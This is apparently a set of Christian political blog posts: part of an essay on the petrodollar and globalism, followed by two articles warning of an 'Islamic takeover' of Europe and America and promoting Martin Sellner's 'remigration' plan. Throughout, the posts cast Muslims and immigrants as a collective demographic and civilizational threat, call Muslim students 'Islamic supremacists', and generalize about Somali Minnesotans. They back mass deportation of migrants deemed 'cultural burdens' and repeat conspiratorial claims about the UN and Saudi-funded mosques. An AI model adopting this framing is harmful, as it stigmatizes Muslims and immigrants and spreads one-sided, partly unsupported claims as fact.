There was still a problem. A country cannot have all of its currency leaving, some of it must come back for this arrangement to work. What was the solution? Saudia Arabia would invest in the U.S. by purchasing Treasury securities or other financial assets. However, Saudi Arabia's Treasury holdings are far less than one would expect. So, what other investment did they make? Mosques. If I were in their shoes, I would likely have done something similar.

The current administration is doing something similar today. Implement tariffs to counter those other countries have in place on U.S. goods. Negotiate a trade deal. Bring dollars back to America via investments. But one major difference. This time the investment is in factories and other assets that will rebuild our capacity to be self-reliant in many areas—remaining independent and free.

Consequences

Over time, we turned over our immigration policy to the United Nations. A few questions for you to consider. Where were many of the immigrants coming from? If you were a country participating in the immigration program, would you send your best and brightest, or those less desirable to keep? If one of the tenets of your religion was to spread your religion, and have places for believers to attend, would you build places for them to worship?

One can debate whether these decisions were deliberate or not, but one cannot defend them. They were stupid, and contrary to our country's interest. I saw a video sometime back. It contained an Arab official speaking at a conference in 2017, one attended by the press. He spoke in English so his words were not misunderstood. The thrust of his message was; the West, in its ignorance, only thinks it understands Islam, and understands it better than the Middle East. It does not. As a result, we will have far more radical Islam in the future. I agree with him completely. And he named a cause, political correctness. Globalism.

Some Things to Think About

Globalism effects everyone, but only benefits a tiny fraction of the world's population. I recently saw an interview with Kevin Freeman. He is the author of *Pirate Money* and the soon to be released *Four Horsemen of the American Apocalypse*. He works with states to allow their backing of money (gold and silver) for legal tender purposes as per the Constitution's Article I, Section 10. The interview touched on the new book's content, which is relevant to this discussion.

Removing America from the Gold Standard

According to Kevin Freeman's thesis, removing America from the gold standard in 1971 resulted in a money problem. Nixon's first step in addressing the problem was the temporary one of implementing wage and price controls. The final removal from the gold standard (begun in 1933) created the four horsemen of the American Apocalypse. These are;

- Red – In February, 1972, Nixon met with Mao in China, and they reached an understanding. America would invest in China, and in return China would provide America with cheaper goods and reinvest in our Treasury securities. China did this until 2013, before beginning an effort to de-dollarize the world.
- Green – In 1974, America reached the agreement with Saudi Arabia creating the petro-dollar noted above. The Saudi's would price oil in U.S. dollars, and in return receive certain assistance and reinvest in America. While they invested some of their dollars in Treasury securities, they also invested by allowing its Wahabi followers of Islam to go to America and build mosques which the Saudi government would finance.
- Blue – Globalism. Nixon's act of removing the U.S. dollar from the gold standard and creating the petro-dollar provided the opening for the World Economic Forum's creation.
- Yellow – Financialization. The removal of the gold standard created a financialization economy in America, an economy where more money is made from money rather than creating and building things.

The Six Trials America Now Faces

These horsemen created six trials for America. These are;

- Unsustainable debt through our government spending,
- Foreign interests wanting the dollar replaced as a global reserve currency,
- The push for a Central Bank Digital Currency tightening societal control,
- Increasing the wealth gap by reducing the number of people in the economy who can both participate in it and benefit from it,
- Shift demographics as single earner households become increasingly rare, and women wait until later in life to marry, thereby producing fewer children, and
- Fewer children producing a smaller workforce, creating an incentive to import foreign workers.

Is There an Answer?

Yes. The problem is Biblical and there is a Biblical answer. Our currency, the U.S. Dollar, does not meet the definition of money; it is merely currency used for legal tender. Debt, without inherent

value. In essence, it is a false measure both primarily creating and harming the poor. It's use is driven by the love of money itself. See the passages below.

"'Don't be dishonest when measuring length, weight or capacity. Rather, use an honest balance-scale, honest weights, an honest bushel dry-measure and an honest gallon liquid-measure; I am *Adonai* your God, who brought you out of the land of Egypt. Observe all my regulations and rulings, and do them; I am *Adonai*.'" (Lev. 19:35-7)

No one can be slave to two masters; for he will either hate the first and love the second, or scorn the second and be loyal to the first. You can't be a slave to both God and money. (Matt. 6:24)

Someone who is trustworthy in a small matter is also trustworthy in large ones, and someone who is dishonest in a small matter is also dishonest in large ones. So if you haven't been trustworthy in handling worldly wealth, who is going to trust you with the real thing? (Luke 16:10-1)

There are three parts to the answer. First, pray. Pray for guidance, deliverance, and wisdom. Second, educate yourself. No one is going to do it for you. All my writing attempts to help put you on the education path. Third, vote. Make sure your officials understand the problem, and take effective action. If they fail, remove them and elect officials who understand the problem and will succeed.

Footnotes;

Bloomberg, *Saudi Arabia's 41-year secret is out: US Treasuries total $116.8 billion*, May, 16, 2016, **https://www.thenationalnews.com/business/saudi-arabia-s-41-year-secret-is-out-us-treasuries-total-116-8-billion-1.188816** . Accessed via, The National News site, March 2026.

https://x.com/EzraACohen/status/2009773343600156837?s=20 . Accessed, March, 2026.

Andy Schectman, Little by Little, *America's '6 Trials by Fire'*, Miles Franklin Media, **https://www.youtube.com/watch?v=NSzgNju1zzo** March 2, 2026. Accessed March, 2026.

Europe Warning America about Islam: What Christians Must Learn Before It's Too Late

FEBRUARY 27, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

The Continent That Silenced Its Own People—Until It Was Too Late

Part 1 of a 3-part investigative series: "The Resistance Has Begun"

You need to understand what happened in Europe. Not the sanitized version. Not the version that assures you "it can't happen here." You need the documented reality—from European governments' own reports, their own police assessments, their own demographic data.

The Europe warning America about Islam that watchmen have been sounding for years is no longer theoretical. It's playing out in real time. And America is walking the same road, just a few steps behind.

This is no longer about distant headlines. This is about whether your children and grandchildren inherit a free nation—or something very different.

How Europe Silenced Itself

The transformation didn't happen overnight. Instead, it followed a pattern—one that should look familiar to anyone paying attention in America today.

After World War II, Western European nations invited "guest workers" from Turkey, North Africa, and other Muslim-majority regions. Temporary labor, they said. The workers would come, earn wages, and return home.

They didn't return. As a result, family reunification policies followed. Then asylum expansion. Then, in 2015, the migrant crisis brought over a million additional migrants in a single year—and European leaders told their citizens this was their moral obligation to accept.

Throughout this entire period, anyone who raised concerns was destroyed. Not debated—destroyed. They were labeled racist. Labeled xenophobic. Labeled Islamophobic. Hate speech laws were weaponized against citizens who questioned immigration policy or expressed concern about what they saw in their own neighborhoods. Politicians, journalists, and academics who spoke honestly found themselves prosecuted, fired, or simply erased from public discourse.

The message was clear: shut up and accept it.

By the time average Europeans could speak openly about what was happening, the transformation was largely complete. The demographic changes were locked in. The parallel institutions were established. The political leverage had shifted.

That's not commentary. That's what European governments themselves now document.

What European Governments Admit Today

The reality is that European officials now acknowledge what they spent decades punishing their citizens for noticing.

Sweden's "Vulnerable Areas"

Swedish police now classify **65 neighborhoods as "vulnerable areas,"** with 19 designated "particularly vulnerable." These aren't activist labels. This is Sweden's own police authority stating, in official documents, that conditions in these areas make it "difficult or almost impossible" for police to complete their mission.

Read that again. The Swedish government admits there are neighborhoods within its own borders where law enforcement cannot function normally. (sound familiar–think ICE)

Moreover, the official classification notes "parallel social structures, extremism, and high concentration of criminals." Critics call these "no-go zones." Swedish officials avoid that term. But when your own police say they cannot do their job in certain areas—when parallel structures have replaced state authority—the terminology matters less than the reality.

Britain's Parallel Legal System

Similarly, in England and Wales, the government-commissioned **Siddiqui Review** identified more than 30 Sharia councils operating outside the formal legal system. These councils handle marriage, divorce, and family disputes according to Islamic law rather than British civil law.

The review documented concerns about inconsistent and discriminatory outcomes—particularly for women seeking divorce, who face different standards than men. Consequently, it recommended regulation and a code of conduct. In other words, the British government acknowledged that a parallel legal structure exists within its borders, operating alongside—and sometimes in direct tension with—the nation's own laws.

This is not conspiracy theory. This is a UK government report.

The Grooming Gang Scandal

Perhaps nothing reveals Europe's catastrophic failure more clearly than what happened in Rotherham, England.

The **Jay Report**—an official government inquiry—documented that more than 1,400 children were sexually abused over a 16-year period. The perpetrators were primarily men of Pakistani heritage. The victims were primarily white British girls, some as young as 11.

However, the report's most damning finding was not the scale of abuse. It was why the abuse continued for so long.

Officials were reluctant to act, the report concluded, partly due to "fears of being branded racist." Internal reports dating back to 2002 were ignored or suppressed. As a consequence, children continued to be raped, trafficked, and tortured because authorities feared the political and social consequences of naming what was happening.

Let that sink in. British officials allowed children to be systematically abused for years rather than risk being called racist.

Furthermore, similar patterns were later identified in **Rochdale, Oxford, Newcastle, Telford, and other towns** across Britain. This was not an isolated failure. It was a systemic one—driven not by ignorance but by ideological paralysis.

For a deeper examination of how such failures happen, see Dan Wolf's analysis in **"Why We Are Losing the War."**

The Demographic Reality No One Wanted to Discuss

Behind these headline stories lies a deeper transformation—one that will reshape Europe for generations regardless of what policies are adopted now.

According to **Pew Research Center**, Muslims comprised approximately 5% of Europe's population in 2016. Pew projects this share will grow under any scenario—even with zero future migration—due to younger average age and higher fertility rates.

The numbers tell the story:

Under a zero-migration scenario: Muslims reach 7.4% of Europe by 2050.

Under medium migration (typical pre-2015 levels): 11.2% by 2050.

Under high migration (if 2014-2016 refugee levels continued): approximately 14% by 2050.

These are Pew's projections—mainstream demographic research, not activist claims. In major urban centers like London, Paris, Brussels, Malmö, and Amsterdam, Muslim populations already far exceed national averages. In some neighborhoods, they constitute majorities.

Demographics are not destiny. But they shape what is politically and culturally possible. A Europe that is 14% Muslim by mid-century—with that population concentrated in major cities—will be a fundamentally different place than the Europe of 1950 or even 2000.

This is the reality European leaders created while telling their citizens to be quiet.

The Doctrine Behind the Migration

To understand what is happening, you must grasp something most Western observers overlook entirely: within Islamic doctrine, migration itself can serve as a form of religious and political advancement.

The Arabic term *hijra* refers to migration—specifically, Muhammad's migration from Mecca to Medina in 622 AD. This event marks the beginning of the Islamic calendar. It was not a retreat but a strategic relocation that enabled the political and military expansion of Islam. Within two decades of the hijra, Muslim armies had conquered the Arabian Peninsula and were expanding into Persia and Byzantine territory.

The Quran and hadith connect hijra with reward and religious duty. Specifically, passages in Suras 8 and 9 link migration with jihad and divine favor. Some Islamic scholars and jihadist ideologues explicitly frame migration to non-Muslim lands as a continuation of this pattern—establishing Islam in new territories through demographic presence rather than military conquest.

This does not mean every Muslim immigrant views their migration this way. Most immigrants, of any background, seek economic opportunity and safety for their families. But the doctrinal framework exists. And some activists and ideologues invoke it openly.

Robert Spencer, director of Jihad Watch and author of 23 books on Islamic doctrine, has documented these connections extensively, citing primary Islamic sources. For those unfamiliar with these concepts, Dan Wolf's **"Jihad's Nature"** provides essential background from Islamic texts themselves.

The Muslim Brotherhood's Own Words

The connection between migration and long-term Islamic advancement is not merely theoretical. In fact, the Muslim Brotherhood has articulated it in explicit strategic terms—in their own internal documents.

In 1991, a senior Muslim Brotherhood figure named Mohamed Akram wrote **"An Explanatory Memorandum on the General Strategic Goal for the Group in North America."** This document was seized by the FBI and entered as Government Exhibit GX003-0085 in the Holy Land Foundation terrorism financing trial (*United States v. Holy Land Foundation for Relief and Development*, No. 3:04-CR-240-G, N.D. Tex.).

The memorandum describes the Brotherhood's work in America as:

"A kind of grand jihad in eliminating and destroying Western civilization from within and 'sabotaging' its miserable house by their hands and the hands of the believers so that it is eliminated."

That is not a critic's characterization. That is the Muslim Brotherhood's own language, from their own internal document, presented as evidence in federal court.

The strategy involves using American institutions—education, media, politics, civil society organizations—to advance Islamic influence gradually. Analysts call this approach "civilization jihad"—not violent terrorism but patient, systematic institutional work toward Islamic dominance.

Some scholars argue this document represents one activist's proposal rather than an operational master plan. That debate exists. Nevertheless, the document exists. The language is explicit. And

organizations linked to the Brotherhood network continue to operate in America today—including some that enjoy mainstream respectability and political access.

For historical context on how Islamic expansion has worked throughout history, see Dan Wolf's series on **the Abbasid Dynasty and Dhimmitude.**

The Resistance Finally Emerges

After decades of enforced silence, something has shifted in Europe. The warning is finally being heard—and citizens are responding.

Whether the response has come in time is another question entirely.

In the **2024 European Parliament elections**, parties opposing mass immigration made significant gains across the continent. In France, Marine Le Pen's National Rally topped the polls, humiliating President Macron's party and triggering snap parliamentary elections. In Germany, the Alternative for Germany (AfD) finished second—ahead of the ruling Social Democrats. In Austria, the Freedom Party led with approximately 26% of the vote. In Italy, Prime Minister Giorgia Meloni's Brothers of Italy more than doubled its seats.

These are not fringe movements. These are major political parties winning pluralities and reshaping governments. Whatever one thinks of their specific policies, their rise represents a democratic response to decades of elite consensus that ordinary citizens were never permitted to challenge.

As a result, some European governments are now tightening asylum rules, increasing deportations, and reconsidering policies that were untouchable just a few years ago. Whether these shifts come in time—given demographic realities already locked in—remains to be seen.

Martin Sellner, an Austrian activist who has studied these trends extensively, warns that Europe may have 10-15 years before demographic reality makes meaningful reversal essentially impossible. That assessment may prove optimistic or pessimistic. But the window—if it exists—is closing.

What Scripture Says About Nations and Boundaries

What does God's Word say about nations, borders, and the movements of peoples?

In Acts 17:26-27, the Apostle Paul declares: *"From one man he made all the nations, that they should inhabit the whole earth; and he marked out their appointed times in history and the boundaries of their lands. God did this so that they would seek him and perhaps reach out for him and find him, though he is not far from any one of us."*

Notice what Paul says here. God Himself established nations and their boundaries. This was not an arbitrary human development but part of His providential ordering of history. And the purpose? So that people might seek God and find Him. Therefore, national distinctions and territorial boundaries serve God's redemptive purposes.

This does not mean borders are absolute or that compassion for strangers is wrong. Scripture repeatedly commands care for the sojourner. The same God who established boundaries also said, "You shall love the stranger, for you were strangers in the land of Egypt" (Deuteronomy 10:19).

However, Scripture also establishes that governing authorities bear responsibility for maintaining order and protecting their people. Romans 13:3-4 teaches that government exists to be "a terror to bad conduct"—to restrain evil and protect the innocent. A government that cannot maintain public safety in its own neighborhoods, that allows parallel legal systems to supersede its authority, that sacrifices children to avoid social discomfort—such a government has failed in its God-given purpose.

Islam presents a fundamentally different vision for human society. As Dan Wolf documents in his foundational work **"Islam – An Overview,"** it is not merely a religion but an ideology with a religious component—one that historically has sought political and legal dominance wherever it has established significant presence. The theological differences between Christianity and Islam are not superficial. They concern the nature of God, the identity of Jesus Christ, the means of salvation, and the proper ordering of all human life.

As Christians, we are called to love Muslims as people made in God's image. We are called to share the Gospel with them. We are called to treat them with dignity and compassion. But love does not require blindness. And wisdom—a virtue Scripture commends repeatedly—demands clear-eyed assessment of ideological realities.

The Warning for America

Everything happening in Europe can happen here. In some places, it already is.

America is roughly 10-20 years behind Europe on this trajectory. Our Muslim population is smaller as a percentage—**Pew estimates** approximately 1% currently, potentially reaching 2% by 2050. But the same patterns are present:

Sanctuary policies that limit cooperation with federal enforcement. Refugee resettlement programs that place immigrants in communities without local consent. Systematic campaigns to label any criticism of Islamic ideology as "Islamophobia." Organizations linked to the Muslim Brotherhood operating freely within our borders—some enjoying mainstream respectability and political access.

The question is whether America will learn from Europe's experience—or repeat it.

Part 2 of this series examines how these patterns are manifesting in the United States: the connection between sanctuary policies and Islamic advocacy organizations, documented cases of welfare fraud with alleged terror links, and the emergence of Islamic enclaves in American cities.

Part 3 examines what has changed—including the Trump administration's actions against Muslim Brotherhood chapters and the critical importance of the 2026 midterm elections.

The resistance has begun. Whether it succeeds depends on whether Americans—and particularly American Christians—recognize what is happening and act while action remains possible.

What You Should Do Now

Educate yourself. The VCA archives contain over 180 articles on Islam, including Dan Wolf's comprehensive theological and historical series. Start with **"Islam – An Overview"** for foundational understanding.

Share this information. What you've read here reaches most people only in fragments—if at all. Share this series with your church, your family, your neighbors. The silence that enabled Europe's transformation must not be repeated here.

Pray. Pray for persecuted Christians in Muslim-majority nations. Pray for Muslims to encounter the true Gospel and the saving knowledge of Jesus Christ. Pray for wisdom for American leaders and citizens. And pray for courage—because speaking truth on these matters will cost you.

Stay engaged. Parts 2 and 3 of this series connect Europe's experience to what is happening now in America—and what the 2026 elections mean for our future.

A Word of Hope

The picture here is sobering. It should be. But Christians do not ground their hope in political outcomes or demographic trends.

God is sovereign over nations. Daniel 2:21 declares that He "removes kings and sets up kings." The Most High rules over the affairs of men. Whatever happens in Europe, whatever happens in America, His purposes will not be thwarted.

The church has faced Islamic expansion before. In the seventh and eighth centuries, Islam conquered territories that had been Christian for six hundred years—the lands of Augustine and Athanasius, of ancient churches and thriving Christian communities. The church survived. It will survive again.

Our calling is not to guarantee outcomes but to be faithful. To speak truth when it is costly. To love our neighbors—including our Muslim neighbors—enough to tell them the truth about sin, judgment, and the salvation available only through Jesus Christ. To engage the political process as responsible citizens while trusting the One who holds all things in His hands.

The battle is real. So is our God. And one day—perhaps sooner than we imagine—Christ will return to make all things right. Every knee will bow. Every tongue will confess. Every wrong will be corrected.

Until then, we stand firm. We speak truth. We trust Him.

Read the Full Series

Part 2: America's Path: How Sanctuary Policies and Islamic Advocacy Are Converging (Coming Soon)

Part 3: The Resistance Has Begun: Why 2026 Will Determine America's Future (Coming Soon)

Related VCA Resources

Islam – An Overview — Dan Wolf's foundational introduction

Jihad's Nature — Understanding jihad from Islamic sources

The Abbasid Dynasty Part III: Dhimmitude — Historical context for Islamic governance

Why We Are Losing the War — Dan Wolf on ideological warfare

How Should Christians Respond — Biblical framework for engagement

Primary Sources

Swedish Police Authority: Vulnerable Areas

UK Government: Independent Review into Sharia Law (Siddiqui Review)

Jay Report: Independent Inquiry into Child Sexual Exploitation in Rotherham

Pew Research Center: Europe's Muslim Population Projections

Explanatory Memorandum on the General Strategic Goal (HLF Trial Exhibit)

2024 European Parliament Election Results

Europe Islamic Takeover: Remigration the Only Answer?

FEBRUARY 9, 2026
CATEGORIES: ABOUT ISLAM

Martin Sellner Warns: 10-15 Years Before Demographic Reality Makes Reversal Impossible

---

> "From one man he made all the nations, that they should inhabit the whole earth; and he marked out their appointed times in history and the boundaries of their lands. God did this so that they would seek him and perhaps reach out for him and find him, though he is not far from any one of us." — Acts 17:26-27

The phrase "Europe Islamic takeover" once sounded alarmist. Not anymore. In Vienna, 41.2% of students are now Muslim—up from 39.4% just one year ago. In Germany, Christian children are converting to Islam to avoid bullying. Across major European cities, native populations are becoming minorities in their own homelands. And according to Austrian activist Martin Sellner, Europe has just 10-15 years before demographic reality makes reversal impossible.

His solution? Remigration. And he's not backing down.

God established nations at the Tower of Babel (Genesis 10-11) and appointed national boundaries not arbitrarily, but purposefully—*so that people would seek Him*. When mass migration erases those boundaries faster than Gospel witness can reach immigrants, we create neither diversity nor evangelistic opportunity. We create chaos, economic bondage, and civilizational collapse.

"Remigration" is Critical if West is Going to Survive, Warns European Leader
https://youtube.com/watch?v=pBuHpM-yuqE

Martin Sellner discusses Europe Islamic takeover and remigration solution on Conversations That Matter

After you watch this interview with Alex Newman on *Conversations That Matter*, you won't be able to un-know it. The question becomes: What will you DO?

Vienna Schools Confirm Europe Islamic Takeover Accelerating

Martin Sellner doesn't mince words: *"In Vienna, for example, the majority of pupils at all schools are Muslim. So Vienna, the city is already pregnant with an Islamic state."*

The data backs him up. According to recent figures from Vienna's Department of Education, **41.2% of students** in the Austrian capital's primary and secondary schools now identify as Muslim—the largest single religious group. Christians have fallen to just 34.5% (17.5% Catholic, 14.5% Orthodox). Another 23% claim no religious affiliation.

This isn't a slow drift. It's a demographic avalanche.

Just one year ago, the Muslim student population stood at 39.4%. The **1.8-point jump in a single academic year** represents accelerating transformation that mirrors what Sellner describes across Western Europe. Consequently, Vienna's City Councillor for Education Bettina Emmerling has warned that many young Muslims in Vienna are significantly more religious on average and often hold derogatory attitudes—including antisemitism, LGBTQ hostility, and rejection of gender equality.

Nevertheless, political leaders responded not with immigration reform but with proposals for a new mandatory class called "Living in a Democracy." If you think teaching Islamic supremacists about Western values will reverse civilizational displacement, you're not paying attention to how this story ends.

German Schools: Christian Kids Converting to Islam Under Pressure

Vienna's transformation isn't unique. Germany faces an even more alarming reality.

According to a 2024 study by the Criminological Research Institute of Lower Saxony, **67.8% of Muslim students** surveyed believe the Quran is more important than German law. Nearly half (45.6%) think Islamic theocracy is the best form of government. A significant minority said they could understand violence against people who insult Allah or the prophet Mohammed.

But the most chilling finding? German state security officials told *Bild* newspaper: *"More and more parents of German children are turning to counseling centers because the Christian children want to convert so that they are no longer outsiders at school."*

Read that again. **Christian children in Germany are converting to Islam out of fear.**

German media reports document schools in Berlin, Frankfurt, and Essen where Muslim students comprise over 80% of enrollment, according to 2024 studies. Male Muslim students reportedly intimidate girls who don't wear hijabs, creating what security officials describe as "parallel societies on school playgrounds." Teachers, overwhelmed and overworked, cannot respond.

Moreover, Islamist propaganda on TikTok tells Muslim students they are "special" while non-Muslims like Christians are "worthless." Children are being taught that "only a caliphate is the right form of government" and that they must "oppose the Western way of life."

This is the Europe Islamic takeover Sellner warns about—and it's happening in classrooms right now.

The 10-15 Year Window Before Europe Islamic Takeover Is Permanent

Sellner's timeframe isn't hyperbole. It's demographics.

"We have a time frame of 10 to 15 years before the ethnic vote, the mass naturalization of migrants basically seals the deal," Sellner explained. *"And in this time frame we can reverse this. We can obviously deport all the illegals but also migrants who are illegally who commit crimes who are an economic or cultural burden to the country need to leave."*

The math is simple: When Muslim populations achieve majority status among voting-age citizens, they can vote European natives into permanent minority status—even if every liberal European converted to supporting remigration tomorrow.

Pew Research Center projections confirm the urgency. Under a **high migration scenario**, Europe would be 14% Muslim by 2050. Under a **medium migration scenario** (regular immigration but no refugees), Europe reaches 11.2% Muslim. Even under a **zero migration scenario**—if every EU country closed its borders today—Europe would still climb to 7.4% Muslim by 2050 simply due to demographic momentum.

But raw percentages obscure the reality on the ground. In major cities—London, Brussels, Paris, Vienna, Berlin—Muslims already dominate specific neighborhoods and school systems. Furthermore, birth rates among native Europeans continue collapsing while Muslim families maintain higher fertility.

As Sellner colorfully described it: *"What you see right now in Europe, you know this coyote that runs over the cliff… this is the European demographic right now because the majority we have is only baby boomers who cannot have children anymore."*

The window is closing fast.

Can Remigration Stop Europe Islamic Takeover? Sellner's Plan

Remigration—or as President Trump calls it, "reverse migration"—is Sellner's answer to the Europe Islamic takeover crisis.

"Remigration and deislamization is the overdue answer," Sellner stated flatly. But what does remigration actually look like in practice?

Sellner's Three-Tier Approach:

1. Deport All Illegals The obvious first step: those with no legal right to remain must leave. This includes asylum seekers whose claims were rejected, visa overstays, and those who entered illegally.

2. Remove Criminal and Economic Burdens Migrants who commit crimes or represent a net economic drain on European welfare systems must leave. Denmark's own research showed that migrants from Middle East and North Africa countries are **net negative contributors**—costing more than they contribute over their entire lifetime.

3. Create Charter Cities in North Africa Perhaps Sellner's most innovative proposal: establish charter cities in North Africa where deportees can live "in safety, in dignity" with hospitals, schools, and mosques. *"Rent land for hundreds of years and then create really beautiful areas there… where people can live in safety, in dignity, they can learn a trade there, but they can't go to Europe."*

Additionally, Sellner advocates structural pressure on "non-assimilated parallel societies"—cutting welfare benefits, enforcing cultural integration requirements, and creating self-deportation incentives. Countries like Sweden and Denmark have already begun implementing such policies.

But What About Integrated Migrants?

When asked about immigrants who've genuinely assimilated—started businesses, married Europeans, built lives—Sellner acknowledged nuance: *"My wife is not up for remigration. She's an American and she integrated very well."*

The issue isn't ethnicity. It's ideology. Europeans who've immigrated (Croatian, Serbian, American) often support remigration themselves because they understand that **if replacement migration continues, Europe will completely lose its identity.**

Although I don't agree with Sellner's emphasis on ethnic and cultural preservation over Gospel proclamation, the First Amendment protects the free exchange of ideas, and his warning about civilizational collapse deserves serious Christian consideration. The question Christians must ask is deeper: **Can the Gospel flourish in a caliphate?**

Minnesota Proves Islamic Immigration Without Assimilation Fails

If you think Sellner's warnings about Europe Islamic takeover are alarmist, look at Minnesota.

From virtually zero Somalis in 1990 to over **75,000 today**, Minnesota has become a laboratory for what happens when mass refugee resettlement meets a welfare system designed for civic-minded Scandinavian immigrants who treat aid as a temporary safety net.

The results are devastating:

Poverty Statistics (Center for Immigration Studies, December 2025): According to a December 2025 Center for Immigration Studies report analyzing ten years of data (2014-2023):

- **52.3%** of children in Somali homes live in poverty (vs. 7.6% native)
- **37.5%** of adult Somalis in poverty (vs. 6.9% native)
- **One in eight children** in poverty in Minnesota is Somali

Welfare Dependency:

- **81%** of Somali immigrant households receive welfare (vs. 21% native)
- **89%** of Somali households WITH CHILDREN on welfare
- **78%** still on welfare AFTER 10+ YEARS in U.S.
- **54%** receive food stamps (vs. 7% native)
- **73%** have member on Medicaid (vs. 18% native)

Education and Language Barriers:

- **39%** of working-age Somalis have NO high school diploma (vs. 5% native)
- **58.2%** cannot speak English "very well"
- **50%** still cannot speak English well after 10+ YEARS

Welfare Fraud Scandal: The ultimate proof of non-assimilation? Nearly **100 individuals**—the majority Somali immigrants—have been charged in fraud schemes. Federal prosecutors estimate total fraud across 14 Medicaid-linked programs in Minnesota could eventually exceed **$9 billion**, though indictments so far cover hundreds of millions of dollars. The Feeding Our Future case alone involved $250 million in stolen child nutrition funds, with investigators still uncovering additional schemes. Investigative reporting by outlets including *City Journal* and law-enforcement sources allege that some stolen funds were routed through Somali hawala networks, with the terror group Al-Shabaab believed to have taken a cut—though these allegations remain under investigation.

Minnesota's legislative auditor found that the state Department of Education **ignored early warning signs** and **backed down from investigating fraud** due to fear of racial discrimination lawsuits.

This is the same pattern Europe experienced: Political correctness paralyzed enforcement until the problem became unsolvable.

God designed nations with boundaries (Acts 17:26) not to create racial hierarchies but to provide cultural coherence where people can flourish and seek Him. Mass immigration without assimilation doesn't create missions fields—it creates economic chaos and parallel societies hostile to the Gospel.

The Pattern Is Global: From Vienna to Dallas, the Warning Is Clear

VCA readers already know this story isn't just European. In our recent coverage of **"Dallastan Under Construction,"** we documented how Texas—America's supposed firewall—is experiencing

the same quiet transformation Sellner describes in Vienna.

Foreign imams receiving keys to cities. Islamic infrastructure exploding faster than churches can plant. A **$9 billion halal economy** reshaping local markets. And most alarmingly, leaked conversations revealing UK Islamic activists strategizing to use Texas as **"the beachhead"** to infiltrate conservative America.

Meanwhile, our investigation into **U.S. security blind spots** exposed federal agencies' persistent refusal to name jihad even when evidence is explicit. As we wrote: *"When ideology is unnamed, patterns stay hidden and lessons go unlearned."*

Europe ignored the warning signs for decades. Minnesota ignored them. Texas is ignoring them now.

How long will the church remain silent?

The Greater Tragedy: Millions Dying Without Christ

Here's what Sellner's cultural preservation argument misses—and what Christians cannot afford to ignore:

The ultimate issue isn't Sharia law replacing constitutional governance. It's millions of Muslims dying without Christ.

Islam is a false religion that denies the deity of Christ, rejects the Trinity, and leads souls to eternal separation from God. While we must oppose Islamic supremacism and defend biblical nation-states, we cannot reduce this to mere civilizational conflict. These are image-bearers of God who need the Gospel.

Scripture commands: *"First of all, then, I urge that supplications, prayers, intercessions, and thanksgivings be made for all people… This is good, and it is pleasing in the sight of God our Savior, who desires all people to be saved and to come to the knowledge of the truth"* (1 Timothy 2:1-4).

The tragedy of Europe's open borders isn't just demographic displacement—it's that Europe **failed to evangelize** the Muslims flooding its cities. Church buildings became museums while mosques multiplied. Christians retreated into cultural Christianity while Islam advanced with theological conviction.

Europe could have been the greatest missions field of the 21st century. Instead, it's becoming a graveyard for Gospel witness.

What Christians Must Do: Defend Borders AND Proclaim Christ

The solution isn't either/or. It's both/and.

Biblical Foundation for Action:

1. God Established National Boundaries (Acts 17:26) Opposing mass migration that erases national identity isn't racism—it's defending God's design for human flourishing. Nations exist so people can seek God within coherent cultural contexts.

2. Pray for Muslim Salvation (1 Timothy 2:1-4) God desires all people to be saved. While Islam is false, Muslims are precious to God. Pray for their salvation and support missionaries reaching Muslim communities.

3. Support Persecuted European Christians (Hebrews 13:3) "Remember those who are in prison, as though in prison with them." European Christians face increasing persecution as Islamic populations grow. Support them practically and prayerfully.

Specific Action Steps This Week:

✅ **Pray** specifically for Muslim salvation in Europe and America ✅ **Support** missionaries and ministries evangelizing Muslim immigrants ✅ **Contact** your representatives about refugee resettlement policies ✅ **Educate** your church about Islam's incompatibility with religious liberty ✅ **Share** Sellner's warnings with Christian leaders in your community

Promotional Resources:

- Follow Martin Sellner on X for continued European migration updates
- Pre-order his book *Remigration* when the English translation releases (2026)
- Watch the full interview at: https://www.youtube.com/watch?v=pBuHpM-yuqE

Hope Grounded in God's Sovereignty, Not Political Outcomes

Even as we document Europe's demographic collapse, we must anchor hope where it belongs: in God's absolute sovereignty over nations.

"Why do the nations rage and the peoples plot in vain? The One enthroned in heaven laughs; the Lord scoffs at them" (Psalm 2:1, 4).

God raises up nations and tears them down (Daniel 2:21). He appointed the boundaries of lands and times of history (Acts 17:26). Europe's Islamic takeover doesn't surprise Him, frustrate His

purposes, or diminish His power.

Nevertheless, God's sovereignty doesn't eliminate human responsibility. Until Christ returns, we are called to **occupy and do business for the Kingdom** (Luke 19:13). The worse the culture gets, the brighter our light must shine (Matthew 5:14-16).

Our calling is not to win culture wars but to be faithful witnesses.

Whether Europe reverses course through remigration or continues its demographic transformation, the church's mission remains unchanged: **Make disciples of all nations** (Matthew 28:19-20)—including Muslim immigrants flooding Western cities.

The battle is real, but so is our God. He who sits in the heavens laughs at the schemes of men. Our job is simple: Stand firm, speak truth, evangelize Muslims, defend the vulnerable, and trust the One who holds all things in His hands.

Key Takeaways

- **Vienna schools are 41.2% Muslim**—up from 39.4% last year, confirming accelerating Europe Islamic takeover
- **German Christian children converting to Islam** out of fear and peer pressure in Muslim-majority schools
- **67.8% of Muslim students** believe Quran supersedes German law; 45.6% support Islamic theocracy
- **10-15 year window** before "ethnic vote" makes demographic reversal mathematically impossible
- **Remigration strategy** includes deporting illegals, removing criminal/economic burdens, and creating charter cities in North Africa
- **Minnesota Somalis prove the pattern**: 81% welfare dependency, prosecutors estimate up to $9B potential fraud, 58% can't speak English after 10+ years
- **Texas experiencing same transformation** as Europe—foreign imams honored, Islamic infrastructure exploding, "beachhead" strategy leaked
- **God established national boundaries** (Acts 17:26) for human flourishing and so people would seek Him
- **The greater tragedy**: millions of Muslims dying without Christ while Europe failed to evangelize
- **Christian response**: Defend biblical nation-states AND proclaim Gospel to Muslim immigrants
- **Hope grounded in God's sovereignty**, not political outcomes—He raises up and tears down nations

---

RESOURCES:

Full Interview:

- Watch: *Conversations That Matter* with Alex Newman and Martin Sellner
- Platform: The New American
- Link: https://www.youtube.com/watch?v=pBuHpM-yuqE

Follow Martin Sellner:

- X (Twitter): @Martin_Sellner
- Book: *Remigration* (English translation forthcoming 2026)

Related VCA Articles:

- **Texas at a Crossroads: "Dallastan" Under Construction**
- **U.S. Security Blind Spots: Islamic Threats**

Scripture References:

- Acts 17:26-27 (God's appointed boundaries)
- Genesis 10-11 (Tower of Babel dispersion)
- 1 Timothy 2:1-4 (Pray for all people to be saved)
- Hebrews 13:3 (Remember persecuted believers)
- Matthew 28:19-20 (Great Commission)
- Daniel 2:21 (God's sovereignty over nations)

